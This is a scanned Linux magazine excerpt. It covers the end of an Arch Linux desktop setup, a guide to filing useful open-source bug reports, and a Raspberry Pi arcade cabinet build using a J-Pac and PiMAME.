
As long as you're happy using open source drivers for your graphics hardware, this is all you need for a working X session. Many of the open source drivers are good enough for desktop work, and only lack 3D performance. A simple test to make sure all this auto configuration is going to work is to type **startx** to bring up the most basic of X sessions. Unfortunately for us, it didn't work and we got a 'no screens found' error. This is probably because our screen is rubbish and isn't communicating its capabilities back to the graphics hardware. The solution is to create your own X.org config file. We're using Nvidia hardware and are happy to use Nvidia's proprietary drivers. The drivers for any modern Nvidia GPU can be installed by simply typing **pacman -S nvidia**, and rebooting your system. Nvidia's drivers are also better at detecting displays, so it might be worth trying **startx** again to see if anything has changed. You can quit the X environment by exiting all of the terminal sessions.

With X running, it's now time to install a graphical environment. Obviously this is a contentious issue, but here's the basic procedure. KDE, for example, can be installed by typing:

```
pacman -S kde-meta
```

Meta packages encapsulate other package collections, so you can fine-tune your installation. A basic KDE installation can be accomplished by grabbing the **kde-base** package, for example. **kde-meta** on the other hand downloads over 700MB of data and installs over 2GB from 558 packages. It takes a while. For Gnome, **gnome-shell** contains the basics, **gnome** has the desktop environment and the applications, while **gnome-extra** contains all the tools.

The final steps to Arch nirvana are to create a new user with **useradd -m graham**, give them a password with **passwd graham** and then to launch the KDE/ Gnome login manager by typing **kdm** or **gdm**. You'll get a fully functional login and desktop. But as you'll soon discover, this is only the end of the very beginning. With Arch, you've only just got started. 



This being Arch, you don't have to install KDE. But when was the last time you saw a gratuitous screenshot of the desktop cube looking so good?

FILING EFFECTIVE BUG REPORTS

Found a mistake in your favourite software? Share the knowledge, help the developers out and we can all help make software better.

WHY DO THIS?

- Feel the warm glow of helping your fellow Linux users.
- Gain an insight into how Free Software development works.
- Have a say in how your favourite software progresses.

A bug is an incorrect behaviour in a piece of software. This could be anything from the program crashing, to not rendering graphics properly to small things like spelling mistakes in the user interface. They're a fact of life for anyone who uses computers and no software is completely immune to them. Open source software will get a lot better if people help the developers by filing good bug reports, because unless developers know what the problems are, they can't fix them.

The most important thing with bug reports is to not be afraid of them. Anyone who's written software knows that bugs are a part of life and they won't be mortally offended by the suggestion that their software is somehow imperfect. In fact, they'll probably be grateful for the feedback.

“Public bug reporting is an essential part of the free software development cycle.”

There are a few simple things that can make bug reports much more useful, and we'll have a look at these here. The first step, though, is to

make sure you have the latest version of the software. You should upgrade through your package manager. If possible, you should check the latest version on the program's web page, and install this if it's more recent.

As far as filing bug reports are concerned, there are two types of software: those with bug trackers and those without. Bug trackers are databases of bug information, typically with a web front-end. If you notice a bug, the first stage is to go to the project's

website and find out how to report bugs. Larger projects will usually have a website describing what to do, and any information in that obviously supersedes any general advice we give here. If there isn't a bug tracker, you'll need to email either the developer or a mailing list with information about the problem.

There's no point in flooding bug trackers with duplicate reports, so before you submit anything, check to see if the problem is already on the system. A bug tracker should let you search the current reports, while projects without trackers often have information about known problems in release notes, or elsewhere on their website.

Filing a report

Regardless of the bug you've found, there are a few pieces of information that you absolutely must include for the report to be useful at all. This is the version of the software you're using, the operating system you're running, and information about the hardware you're running on. Most of the time, there will be specific fields in the bug tracker that you need to fill in for this. After that, there is usually a text box where you can enter a description of the problem.

The key to a good bug report is reproducibility. If a developer can't reproduce the bug, they can't investigate it and they certainly can't test if a fix works. If you come across a bug, the first step is to make sure you know what caused it. This means shutting down the software, then re-tracing your steps to see if it happens again. If it does, these are the steps you need to enter into the bug report. If it doesn't, you need to look a little bit harder to see what triggered the bug.

Take a look at these two reports:


“Yo, LibreOffice devs. The software breaks when I try to use a picture. Betta fix it quick or I'm movin back to MS Office” and

“LibreOffice Writer is crashing when inserting a picture into a document. Steps to reproduce:

- Open LibreOffice Writer
- Go to File > New > Text Document
- Go to Insert > Image > From File and select image. Note this isn't happening with all images. I've attached an image that is causing a problem
- At this point, the window becomes unresponsive

This worked fine in LibreOffice 4.1, but has stopped working in LibreOffice 4.2”

(This is only an example, LibreOffice doesn't have a problem with image import.)



The top report is missing loads of key information. What does 'use an image' mean? What piece of the LibreOffice suite are they using? What image are they using? Without knowing this, there's simply no way to investigate the problem.

You might look at the bottom one and think that the steps are a bit simplistic. After all, surely a LibreOffice developer knows how to insert an image without step-by-step instructions? They probably do, but with most software, there's more than one way to accomplish a task, so it helps to go through everything in little steps. Nothing is too basic to be included in a bug report! Also remember that English may not be the developer's first language, so try to keep it as clear as possible.

Most bug trackers also enable you to attach files, and these are a great way of providing the developers with the information they need. In the above example, we attached an image that caused the problem. As a general rule, you should include any files that are involved in reproducing the bug (make sure they don't include any confidential information). Screenshots of the problem happening are often useful as well, though not always possible if the program is crashing.

After the report is filed


What happens after the bug is filed will depend on the project. On smaller projects, it may go straight to a developer who will look into it. In larger projects, they will often be triaged by a bugfixing team who will try to reproduce the bug before assigning it to the right development team.

It's important for you, as the bug submitter, to keep an eye on the bug report at this stage because they may need more information in order to reproduce the bug. Depending on the problem, they may also suggest a workaround so that you can side-step the bug until it's fixed.

Get more involved

If you want to get more involved in testing open source software, most large open source projects are looking for volunteers to help out. This can include working on bug hunts before big launches or helping triage and investigate reported bugs. It's a great way to contribute to a project, and it doesn't require any programming skill.

LibreOffice is an excellent place to start. The team are incredibly friendly to new testers, and they have a three-day bug hunting session before each point release. The last one (before 4.2) was in December, and you can see details about it on the project website (https://wiki.documentfoundation.org/BugHunting_Session_4.2.0). Keep an eye on The Document Foundation's blog (<http://blog.documentfoundation.org>) for details of upcoming events. Alternatively, you could start using beta releases of software that's important to you. These early releases tend to have more bugs in them than final releases, and they need people like you to find all these problems so they can be fixed before the final release. What's more, it gives you (as a user) a chance to make sure that new versions will work properly on your setup with your data.



If you're unsure about anything in a bug report, most projects have an IRC (Internet Relay Chat) channel, and this is usually the best place to get answers to problems like this, though this does vary from project to project.

GitHub (shown here) and most other popular source code management platforms also have bug trackers for the software they host.

Fixing the problem

It's possible that the developer will reject the bug. This could be because the problem is caused by something other than the software itself (such as incorrect configuration), or because they don't think it's a problem (for example, you could be doing something outside of the program's intended use).

Hopefully, though, the bug will be accepted and looked into by the development team. Usually, they'll release a fix and ask you (the bug submitter) to test it to see if it works. This obviously won't go straight into your distro's package manager, so you'll usually need to compile the new source code with this fix in. After this, you should update the bug with information about whether the fix has worked or not.

If all goes to plan, the final step is to mark the bug as resolved in the bug tracker (see the project's documentation for details of how to do this), or letting the developer know that it's worked.

There is one exception to the bug submission process we've talked about here: security issues. Most bug trackers are public, so you shouldn't post any information that could be used to exploit the system, unless the project's documentation explicitly tells you to. If you find a security issue, look at the software's website for guidance, or email the developers directly. It is possible to track security issues with CVEs (Common Vulnerabilities and Exposures) numbers, but this isn't essential.

Filing a bug report doesn't take long, and you should recoup that time by having working software once the bug's fixed. Public bug reporting is an essential part of the free software development cycle. It doesn't matter if you've never touched a line of code in your life – by helping the developers, you can contribute to the free software community and we'll all benefit. 📌

BUILD A RASPBERRY PI ARCADE MACHINE

GRAHAM MORRISON

WHAT YOU'LL NEED

- Raspberry Pi w/4GB SD-CARD.
- HDMI LCD monitor.
- Games controller or...
- A JAMMA arcade cabinet.
- J-Pac or I-Pac.

DISCLAIMER

One again we're messing with electrical components that could cause you a shock. Make sure you get any modifications you make checked by a qualified electrician. We don't go into any details on how to obtain games, but there are legal sources such as old games releases and newer commercial titles based on the MAME emulator.

Relive the golden majesty of the 80s with a little help from a marvel of the current decade.

The 1980s were memorable for many things; the end of the cold war, a carbonated drink called Quatro, the Korg Polysix synthesiser and the Commodore 64. But to a certain teenager, none of these were as potent, or as perhaps familiarly illicit, as the games arcade. Enveloped by cigarette smoke and a barrage of 8-bit sound effects, they were caverns you visited only on borrowed time: 50 pence and a portion of chips to see you through lunchtime while you honed your skills at Galaga, Rampage, Centipede, Asteroids, Ms Pacman, Phoenix, R-Rype, Donkey Kong, Rolling Thunder, Gauntlet, Street Fighter, Outrun, Defender... The list is endless.

These games, and the arcade machine form factor that held them, are just as compelling today as they were 30 years ago. And unlike the teenage version of yourself, you can now play many of them without needing a pocket full of change, finally giving you an edge over the rich kids and their endless 'Continues'. It's time to build your own Linux-based arcade machine and beat that old high score.

We're going to cover all the steps required to turn a cheap shell of an arcade machine into a Linux-powered multi-platform retro games system. But that doesn't mean you've got to build the whole system at the same scale. You could, for example, forgo the large, heavy and potentially carcinogenic hulk of the cabinet itself and stuff the controlling innards into an old games console or an even smaller case. Or you could just as easily forgo the diminutive Raspberry Pi and replace the brains of your system with a much more capable Linux machine. This might make an ideal platform for SteamOS, for example, and for playing some of its excellent modern arcade games.

Over the next few pages we'll construct a Raspberry Pi-based arcade machine, but you should be able to see plenty of ideas for your own projects, even if they don't look just like ours. And because we're building it on the staggeringly powerful MAME, you'll be able to get it running on almost anything.



Cabinets can be cheap, but they're heavy. Don't lift them on your own. Older ones may need some TLC, such as a re-spray and some repair work.

1 THE CABINET

The cabinet itself is the biggest challenge. We bought an old two-player Bubble Bobble machine from the early 90s from eBay. It cost £220 delivered in the back of an old estate car. The prices for cabinets like these can vary. We've seen many for less than £100. At the


other end of the scale, people pay thousands for machines with original decals on the side.

There are two major considerations when it comes to buying a cabinet. The first is the size: These things are big and heavy. They take up a lot of space and it

takes at least two people to move them around. If you've got the money, you can buy DIY cabinets or new smaller form-factors, such as cabinets that fit on tables. And cocktail cabinets can be easier to fit, too.

One of the best reasons for buying an original cabinet, apart from getting a much more authentic gaming experience, is being able to use the original controls. Many machines you can buy on eBay will be for two concurrent players, with two joysticks and a variety of buttons for each player, plus the player one and player two controls. For compatibility with the widest number of games, we'd recommend finding a machine with six buttons for each player, which is a common configuration. You might also want to look into a panel with more than two players, or one with space for other input controllers, such as an arcade trackball (for games like Marble Madness), or a spinner (Arkanoid). These can be added without too much difficulty later, as modern USB devices exist.

Controls are the second, and we'd say most important consideration, because it's these that



We took the coward's route, and replaced the CRT with a piece of MDF and a VESA mount for a more modern (lighter, less lethal) screen.



Another concession to safety was the disconnection of the old power supply.

transfer your twitches and tweaks into game movement. What you need to consider for when buying a cabinet is something called JAMMA, an acronym for Japan Amusement Machinery Manufacturers. JAMMA is a standard in arcade machines that defines how the circuit board containing the game chips connects to the game controllers and the coin mechanism. It's an interface conduit for all the cables coming from the buttons and the joysticks, for two players, bringing them into a standard edge connector. The JAMMA part is the size and layout of this connector, as it means the buttons and controls will be connected to the same functions on whichever board you install so that the arcade owner would only have to change the cabinet artwork to bring in new players.

But first, a word of warning: the JAMMA connector also carries the 12V power supply, usually from a power unit installed in most arcade machines. We disconnecting the power supply completely to avoid damaging anything with a wayward short-circuit or dropped screwdriver. We don't use any of the power connectors in any further stage of the tutorial.

LV PRO TIP

For a cheap input interface, buy a PS3 USB controller, dismantle it and rewire the switches to connect to those on your cabinet.

RASPBERRY PI ARCADE MACHINE SURVIVAL KIT

Raspberry Pi: Any Pi will do, but a Model B with USB and Ethernet is the best option.



4GB SD card: 4GB is the minimum, and you could choose to store games on the network or a USB storage device



Controllers: You don't need an arcade machine. A cheap USB converter and an old generation console controller is almost as good.



Powered hub: A USB 2 powered hub is essential for anything you do with the Raspberry Pi.




HDMI cable: Arcade monitors can be made to work, but it's a crazy hack. The easy option is to use HDMI or DVI.

2 J-PAC

What's brilliant is that you can buy a device that connects to the JAMMA connector inside your cabinet and a USB port on your computer, transforming all the buttons presses and keyboard movements into (configurable) keyboard commands that you can use from Linux to control any game you wish. This device is called the J-Pac (www.ultimarc.com/jpac.html – approximately £54).

Its best feature isn't the connectivity; it's the way it handles and converts the input signals, because it's vastly superior to a standard USB joystick. Every input generates its own interrupt, and there's no limit to the number of simultaneous buttons and directions you can press or hold down. This is vital for games like Street Fighter, because they rely on chords of buttons being pressed simultaneously and quickly, but it's also essential when delivering the killing blow to cheating players who sulk and hold down all their own buttons. Many other controllers, especially those that create keyboard inputs, are restricted by their USB keyboard controllers to six inputs and a variety of Alt, Shift and Ctrl hacks. The J-Pac can also be connected to a tilt sensor and even some coin mechanisms, and it works in Linux without any pre-configuration.

Another option is a similar device called an I-Pac. It does the same thing as the J-Pac, only without the JAMMA connector. That means you can't connect your JAMMA controls, but it does mean you can design your own controller layout and wire each



Our J-Pac in situ. The blue and red wires on the right connect to the extra 1- and 2-player buttons on our cabinet.

control to the I-Pac yourself. This might be a little ambitious for a first project, but it's a route that many arcade aficionados take, especially when they want to design a panel for four players, or one that incorporates many different kinds of controls. Our approach isn't necessarily one we'd recommend, but we re-wired an old X-Arcade Tankstick control panel that suffered from input contention, replaced the joysticks and buttons with new units and connected it to a new JAMMA harness, which is an excellent way of buying all the cables you need plus the edge connector for a low price (£8).

LV PRO TIP

If you replace the Pi with a PC, you can configure it from the BIOS to automatically boot when it gets some power.

JAMMA connections

PIN	TOP	BOTTOM
1	GND	GND
2	GND	GND
3	+5V	+5V
4	+5V	+5V
5	-5V	-5V
6	+12V	+12V
7	lock/key	lock/key
8	counter 1	counter 2
9	lockout	lockout
10	speaker +	speaker -
11	not used	not used
12	CRT red	CRT green
13	CRT blue	CRT sync
14	video GND	service
15	test	tilt
16	coin 1	coin 2
17	P1 start	P2 start
18	P1 up	P2 up
19	P1 down	P2 down
20	P1 left	P2 left
21	P1 right	P2 right
22	P1 B1	P2 B1
23	P1 B2	P2 B2
24	P1 B3	P2 B3
25	P1 B4	P2 B4
26	not used	not used
27	GND	GND
28	GND	GND

Get connected

Whether you choose an I-Pac or a J-Pac, all the keys generated by both devices are the default values for MAME. That means you won't have to make any manual input changes when you start to run the emulator. Player 1, for example, creates cursor up, down, left and right as well as left Ctrl, left ALT, Space and left Shift for fire buttons 1–4. But the really useful feature, for us, is the two-button shortcuts. While holding down the player 1 button, you can generate the P key to pause the game by pulling down on the player 1 joystick, adjust the volume by pressing up and enter MAME's own configuration menu by pushing right. These escape codes are cleverly engineered to not get in the way of playing games, as they're only activated when holding down the Player 1 button, and they enable you to do almost anything you need to from within a running game. You can completely reconfigure MAME, for example, using its own menus, and change input assignments and sensitivity while playing the game itself.

Finally, holding down Player 1 and then pressing Player 2 will quit MAME, which is useful if you're using a launch menu or MAME manager, as these manage launching games automatically, and let you get on with playing another game as quickly as possible.

We took a rather cowardly route with the screen, removing the original, bulky and broken CRT that came with the cabinet and replacing it with a low-cost LCD monitor. This approach has many advantages. First, the screen has HDMI, so it will interface with a Raspberry Pi or a modern graphics card without any difficulty. Second, you don't have to configure the low-frequency update modes required to drive an arcade machine's screen, nor do you need the specific graphics hardware that drives it.

Minimise risk of death

And third, this is the safest option because an arcade machine's screen is often unprotected from the rear of a case, leaving very high voltages inches away from your hands. That's not to say you shouldn't use a CRT if that's the experience you're after – it's the most authentic way to get the gaming experience you're after, but we've fine-tuned the CRT emulation enough in software that we're happy with the output, and we're definitely happier not to be using an ageing CRT.

You might also want to look into using an older LCD with a 4:3 aspect ratio, rather than the widescreen modern options, because 4:3 is more practical for playing both vertical and horizontal games. A vertical shooter such as Raiden, for example, will have black bars on either side of the gaming area if you use a widescreen monitor. Those black bars can be used to display the game instructions, or you could rotate the screen 90 degrees so that every pixel is used, but this is impractical unless you're only going to play vertical games or have easy access to a rotating mount.

Mounting a screen is also important. If you've removed a CRT, there's nowhere for an LCD to go. Our solution was to buy some MDF cut to fit the space where the CRT was. This was then screwed into position and we fitted a cheap VESA mounting plate into the centre of the new MDF. VESA mounts can be used by the vast majority of screens, big and small. Finally, because our cabinet was fronted with smoked glass, we had to be sure both the brightness and contrast were set high enough.


3 INSTALLATION

With the large hardware choices now made, and presumably the cabinet close to where you finally want to install it, putting the physical pieces together isn't that difficult. We safely split the power input from the rear of the cabinet and wired a multiple socket into the space at the back. We did this to the cable after it connects to the power switch.

Nearly all arcade cabinets have a power switch on the top-right surface, but there's usually plenty of cable to splice into this at a lower point in the cabinet, and it meant we could use normal power connectors for our equipment. Our cabinet has a fluorescent tube, used to backlight the top marquee on the machine, connected directly to the power, and we were able to keep this connected by attaching a regular plug. When you turn the power on from the cabinet switch, power flows to the components inside the case – your Raspberry Pi and screen will come on, and all will be well with the world.

The creation takes shape

The J-Pac slides straight into the JAMMA interface, but you may also have to do a little manual wiring. The JAMMA standard only supports up to three buttons for each player (although many unofficially support four), while the J-Pac can handle up to six buttons. To get those extra buttons connected, you need to connect one side of the button's switch to GND fed from the J-Pac with the other side of the switch going into one of the screw-mounted inputs in the side of the J-Pac. These are labelled 1SW4, 1SW5, 1SW6, 2SW4, 2SW5 and 2SW6. The J-Pac also includes passthrough connections for audio, but we've found this to be incredibly noisy. Instead, we wired the speaker in our cabinet to an old SoundBlaster



Our Raspberry Pi is now connected to the J-Pac on the left and both the screen and the USB hub.

amplifier and connected this to the audio outputs on the Raspberry Pi. You don't want audio to be pristine, but you do want it to be loud enough.

The J-Pac or I-Pac then connects to your PC or Raspberry Pi using a PS2-to-USB cable, which should also be used to connect to a PS2 port on your PC directly. There is an additional option to use an old PS2 connector, if your PC is old enough to have one, but we found in testing that the USB performance is identical. This won't apply to the PS2-less Raspberry Pi, of course, and don't forget that the Pi will also need powering. We always recommend doing so from a compatible powered hub, as a lack of power is the most common source of Raspberry Pi errors.

You'll also need to get networking to your Raspberry Pi, either through the Ethernet port (perhaps using a powerline adaptor hidden in the cabinet), or by using a wireless USB device. Networking is essential because

it enables you to reconfigure your Pi while it's tucked away within the cabinet, and it also enables you to change settings and perform administration tasks without having to connect a keyboard or mouse.

Coin mechanism

In the emulation community, getting your coin mechanism to work with your emulator was often considered a step too close to commercial production. It meant you could potentially charge people to use your machine. Not only would this be wrong, but considering the provenance of many of the games you run on your own arcade machine, it could also be illegal. And it's definitely against the spirit of emulation. However, we and many other devotees thinking that a working coin mechanism is another step closer to the realism of an arcade machine, and is worth the effort in recreating the nostalgia of an old arcade. There's nothing like dropping a 10p piece into the coin tray and to hear the sound of the credits being added to the machine.

It's not actually that difficult. It depends on the coin mechanism in your arcade machine and how it sends a signal to say how many credits had been inserted. Most coin mechanisms come in two parts. The large part is the coin acceptor/validator. This is the physical side of the process that detects whether a coin is authentic, and determines

its value. It does this with the help of a credit/logic board, usually attached via a ribbon cable and featuring lots of DIP switches. These switches are used to change which coins are accepted and how many credits they generate. It's then usually as simple as finding the output switch, which is triggered with a credit, and connecting this to the coin input on your JAMMA connector, or directly onto the J-Pac. Our coin mechanism is a Mars MS111, common in the UK in the early 90s, and there's plenty of information online about what each of the DIP switches do, as well as how to programme the controller for newer coins. We were also able to wire the 12V connector from the mechanism to a small light for behind the coin entry slot.

We've not been able to try one, but apparently the 25-cent coin mechanism used by nearly all arcade machines in the USA throughout the 80s, and built by HAPP, are even easier to use. These embed a simple microswitch into the coin path, and wiring this to your JAMMA connector will create a credit whenever an accepted coin is inserted.

Whichever system you choose, we've found a working coin mechanism to be the perfect piggy bank as long as you don't raid the coin reservoir too often, or lose the keys.



Our programmable coin mechanism is a Mars MS111. It accepts 10p, 20p, 50p and £1 coins and will send credit pulses at regular intervals to the JAMMA connector.

4 SOFTWARE

MAME is the only viable emulator for a project of this scale, and it now supports many thousands of different games running on countless different platforms, from the first arcade machines through to some more recent ones. It's a project that has also spawned MESS, the multi-emulator super system, which targets platforms such as home computers and consoles from the 80s and 90s.

Configuring MAME could take a six-page article in itself. It's a complex, sprawling, magnificent piece of software that emulates so many CPUs, so many sound devices, chips, controllers with so many options, that like MythTV, you never really stop configuring it.

But there's an easier option, and one that's purpose-built for the Raspberry Pi. It's called PiMAME. This is both a distribution download and a script you can run on top of Raspbian, the Pi's default distribution. Not only does it install MAME on your Raspberry Pi (which is useful because it's not part of any of the default repositories), it also installs a selection of other emulators along with front-ends to manage them. MAME, for example, is a command-line utility with dozens of options. But PiMAME has another clever trick up its sleeve – it installs a simple web server that

enables you to install new games through a browser connected to your network. This is a great advantage, because getting games into the correct folders is one of the trials of dealing with MAME, and it also enables you to make best use of whatever storage you've got connected to your Pi. Plus, PiMAME will update itself from the same script you use to install it, so keeping on top of updates couldn't be easier. This could be especially useful at the moment, as at the time of writing the project was on the cusp of a major upgrade in the form of the 0.8 release. We found it slightly unstable in early March, but we're sure everything will be sorted by the time you read this.

Install MAME the easy way

The best way to install PiMAME is to install Raspbian first. You can do this either through NOOBS, using a graphical tool from your desktop, or by using the `dd` command to copy the contents of the Raspbian image directly onto your SD card. As we mentioned in last month's BrewPi tutorial, this process has been documented many times before, so we won't waste the space here. Just install NOOBS if you want the easy option, following the instructions on the Raspberry Pi site. With Raspbian installed and

LV PRO TIP

MAME is not actually Free Software. It uses a modified version of the BSD licence to restrict commercial redistribution.

running, make sure you use the configuration tool to free the space on your SD card, and that the system is up to date (**sudo apt-get update; sudo apt-get upgrade**). You then need to make sure you've got the **git** package already installed. Any recent version of Raspbian will have installed git already, but you can check by typing **sudo apt-get install git** just to check.

You then have to type the following command to clone the PiMAME installer from the project's GitHub repository:

```
# git clone https://github.com/ssilverm/pimame_installer
```

After that, you should get the following feedback if the command works:

Cloning into 'pimame_installer'...

remote: Reusing existing pack: 2306, done.

remote: Total 2306 (delta 0), reused 0 (delta 0)

Receiving objects: 100% (2306/2306), 4.61 MiB | 11 KiB/s, done.

Resolving deltas: 100% (823/823), done.

This command will create a new folder called 'pimame_installer', and the next step is to switch into this and run the script it contains:

```
cd pimame_installer/
```

```
sudo ./install.sh
```

This command installs and configures a lot of software. The length of time it takes will depend on your internet connection, as a lot of extra packages are downloaded. Our humble Pi with a 15Mb internet connection took around 45 minutes to complete the script, after which you're invited to restart the machine. You can do this safely by typing **sudo shutdown -r now**, as this command will automatically handle any remaining write operations to the SD card.

And that's all there is to the installation. After rebooting your Pi, you will be automatically logged in and the PiMAME launch menu will appear. It's a great-looking interface in version 0.8, with photos of each of the platforms supported, plus small red icons to indicate how many games you've got installed. This should now be navigable through your controller. If you want to make sure the controller is correctly detected, use SSH to connect to your Pi and check



for the existence of `/dev/input/by-id/usb-Ultimarc_I-PAC-Ultimarc_I-PAC-event-kbd`.


The default keyboard controls will enable you to select what kind of emulator you want to run on your arcade machine. The option we're most interested in is the first, labelled 'AdvMAME', but you might also be surprised to see another MAME on offer, MAME4ALL. MAME4ALL is built specifically for the Raspberry Pi, and takes an old version of the MAME source code so that the performance of the ROMS that it does support is optimal. This makes a lot of sense, because there's no way your Pi is going to be able to play anything too demanding, so there's no reason to belabour the emulator with unneeded compatibility. All that's left to do now is get some games onto your system (see the boxout below), and have fun! 🎮

The latest version of PiMAME (0.8) has a great user interface that works well with an arcade machine.


“After rebooting, you will be logged in and the PiMAME launcher will appear.”

Graham Morrison wastes too many hours of his life playing Asteroids and weeping for his lost teenage years.


Step-by-step/How To Copying games to your arcade machine



1 Browse to the Pi
Open the IP address of your arcade machine in a web browser. You can find the IP address from the Pi by selecting the Tools menu.



2 Choose the system
After clicking on ROM Uploader, choose the destination emulator for your game. This will then open a new upload page.



3 Upload the file
Dragging the file onto the page didn't work for us, but if you click inside the page a file requester lets you choose the file.

GRACE HOPPER AND UNIVAC: BEFORE THERE WAS COBOL

In the days before cheap silicon chips, valves ruled the roost – and it took a special kind of brain to handle these magnificent beasts.

